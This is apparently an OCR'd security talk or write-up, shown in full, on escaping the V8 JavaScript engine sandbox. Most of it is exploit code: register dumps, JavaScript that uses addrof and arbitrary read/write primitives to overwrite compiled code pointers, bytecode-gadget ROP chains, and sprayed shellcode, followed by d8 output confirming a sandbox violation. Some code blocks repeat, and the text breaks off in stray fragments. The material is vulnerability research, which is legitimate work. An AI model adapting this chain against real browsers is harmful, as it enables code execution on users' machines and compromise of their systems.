
```
$rax   : 0x000015cd93a33000  →  0x0000000000000000
$rbx   : 0x0
$rcx   : 0x00007fffffffd0c0  →  0x0000000000000060 ("`"?)
$rdx   : 0x54
$rsp   : 0x00007fffffffd048  →  0x000015cd068f0c0c  →  0x0000000000000000
$rbp   : 0x00007fffffffd0e8  →  0x00007fffffffd150  →  0x00007fffffffd2b0  →
$rsi   : 0x5f80c71
$rdi   : 0x000015cd00199bbd  →  0xec0019a07d00000b ("
                                                     "?)
$rip   : 0x0000555556a40eef  →  <Builtins_InterpreterEntryTrampoline+012f> shr
$r8    : 0x4
$r9    : 0x60
$r10   : 0xb
$r11   : 0x6
$r12   : 0x000015cd00055b9c  →  0x3f0bf018e20b7878
$r13   : 0x0000555556eeb080  →  0x0000555556a34980  →  <Builtins_AdaptorWithBu
$r14   : 0x0000555555a17446  →  <v8::MaybeLocal<v8::Script> v8::Shell::Compile
$r15   : 0x0000555556f218f0  →  0x0000555556bbfb80  →  <Builtins_WideHandler+0
```

We have successfully rewritten r14, we can write ROP on the stack.

Writing the ROP on the stack.

Since this is just a PoC, our task is simply to write any value to the desired memory area.

```
$rax   : 0x00002af8374c4000  →  0x0000000000000000
$rbx   : 0xaf
$rcx   : 0x00001f4a374c4000  →  0x0000000000000000
$rdx   : 0x374c4000
$rsp   : 0x00007fffffffd0a0  →  0x00001f4a00055ddc
$rbp   : 0x00001f4a374c4000  →  0x0000000000000000
$rsi   : 0x5f80c71
$rdi   : 0x0000555556e4e046  →  <v8::internal::Call
$rip   : 0x0000555556358b39  →  <v8::internal::wasm
$r8    : 0x40
$r9    : 0x30000015
$r10   : 0xc6
$r11   : 0x6
$r12   : 0x00001f4a00055ddc  →  0x3f0bf018e20b7878
$r13   : 0x0000555556eeb080  →  0x0000555556a34980
$r14   : 0x0000555555a17446  →  <v8::MaybeLocal<v8:
$r15   : 0x0000555556f218f0  →  0x0000555556bbfb80
```



We have put in the rax the address to which we need to make an entry

What does a PoC look like?

```
for(let i=0;i<0x300;i++){
    pwnx();
    maglev();
    for(let j=0;j<0x400;j++){

    }
}

pwnx_addr = addrof(pwnx);
maglev_addr = addrof(maglev);


maglev_code = ar(maglev_addr+12);
pwnx_code = ar(pwnx_addr+12);

console.log("Turbofan code: "+maglev_code.toString(16));
console.log("Pwn code: "+pwnx_code.toString(16));


pwnx_new_maglev = ((maglev_code&0xffffffffn)+(pwnx_code&0xffffffff00000000n));

console.log(pwnx_new_maglev.toString(16));

aw(pwnx_addr+12,pwnx_new_maglev);

function test(a,b,c,d,e){
    return b+c+d;
}


let shellcodics = new Array(500);

shellcodics[0]=1.3;

let shellx = [[1.1],[1.1],[1.1],[1.1],[1.1],[1.1],[1.1],[],shellcodics];

let shellx_addr = addrof(shellx);

aw(shellx_addr+0x20,0x068ffd0bn);//ldar gadjet
aw(shellx_addr+0x24,0x068f0118n);//skip to next instruction
aw(shellx_addr+0x28,0x068f200bn);//star gadjet to return addr

//overwrite return address

aw(shellx_addr+0x2c,0x068ffd18n);//ldar r12 pivoting
aw(shellx_addr+0x30,0x068f0c0cn);//star r12 pivot to rbp-0x20
aw(shellx_addr+0x34,0x068f1a18n);//lda zero //to set
aw(shellx_addr+0x38,0x068f140bn);//star 0 to rbp-0x28 then ret
aw(shellx_addr+0x3c,0xaf0c1b18n);
let sprayed_shell = BigInt(addrof(shellcodics)+0x7f8); //shellcodics float array

aw(shellx_addr+0x40,sprayed_shell); //push sprayed shell

function rce(a,b,c,d,e,f,g,h){
    test(0x10101010,0x101010,0x1010);
    return pwnx(0x1010);
}
```

```
let shellx = [[1.1],[1.1],[1.1],[1.1],[1.1],[1.1],[1.1],[],shellcodics];

let shellx_addr = addrof(shellx);

aw(shellx_addr+0x20,0x068ffd0bn);//ldar gadjet
aw(shellx_addr+0x24,0x068f0118n);//skip to next instruction
aw(shellx_addr+0x28,0x068f200bn);//star gadjet to return addr

//overwrite return address

aw(shellx_addr+0x2c,0x068ffd18n);//ldar r12 pivoting
aw(shellx_addr+0x30,0x068f0c0cn);//star r12 pivot to rbp-0x20
aw(shellx_addr+0x34,0x068f1a18n);//lda zero //to set
aw(shellx_addr+0x38,0x068f140bn);//star 0 to rbp-0x28 then ret
aw(shellx_addr+0x3c,0xaf0c1b18n);
let sprayed_shell = BigInt(addrof(shellcodics)+0x7f8); //shellcodics float array

aw(shellx_addr+0x40,sprayed_shell); //push sprayed shell

function rce(a,b,c,d,e,f,g,h){
    test(0x10101010,0x101010,0x1010);
    return pwnx(0x1010);
}

console.log(Sandbox.targetPage.toString(16));

function prepare(){
    //================ prepare r14
    shellcodics[0]=itof(0x3f0bf018e20b7878n); //0x7878 - padding save ret addr to rdp+0x70
    shellcodics[1]=itof(0x510bef18000be218n);
    shellcodics[2]=itof(0xfc0b0018300dee18n);
    shellcodics[3]=itof(0x000dff1804180118n);
    shellcodics[4]=itof(0x2d1620182f16ed18n);
    shellcodics[5]=itof(0xaf2118n);
    //================ rop chain
    shellcodics[6]=itof(0x3116eb183016c6c6n);
    shellcodics[7]=itof(0x3316ef183216ed18n);
    shellcodics[8]=itof(0x3516f3183416f118n);
    shellcodics[9]=itof(0x100df6183616f418n);
    shellcodics[10]=itof(0x1c0bec181b0bee18n);
    shellcodics[11]=itof(0x0d01fe18000bf218n);
    shellcodics[12]=itof(0xaf10180000a1b6n);
    //=============rop offsets segment
    let sbx_high = BigInt(Sandbox.targetPage)>>32n;
    let sbx_low = BigInt(Sandbox.targetPage)&0xffffffffn;
    shellcodics[0x17]=itof(0x1336n+(sbx_low<<24n));//we can put pointer to our shellcode to stack.
    shellcodics[0x18]=itof(0xcf00000000001337n+(sbx_high<<24n)); //lda context 0x30 started here+0x7 (f4) is low byte
    shellcodics[0x19]=itof(0x8d0000a3ad0060f6n);//0x31 offset to pop rdi
    shellcodics[0x1a]=itof(0x8b0000a3ad009d56n);
    shellcodics[0x1b]=itof(0xf3002304cd010d34n);
    shellcodics[0x1c]=itof(0x009416n);
    return;
}
```

What does a PoC look like?

Win

A PoC written using the v8 memory corruption api.

```
139 y.pazdnikov@NB1307 ../sbx-bypass/v8-12.6.1-sbx_escape/fixed % ./d8 --sandbox-testing ../poc.js
Sandbox testing mode is enabled. Write to the page starting at 0x1fbd2415b000 (available from JavaScript as `Sandbox.targetPage`) to demonstrate a sandbox bypass.
Turbofan code: 1997d500400801
Pwn code: 19979500400601
19979500400801
1fbd2415b000

## V8 sandbox violation detected!

Received signal 11 SEGV_ACCERR 1fbd2415b000
[1]    54752 segmentation fault (core dumped)  ./d8 --sandbox-testing ../poc.js
```

Q&A


OFF
ONE
2024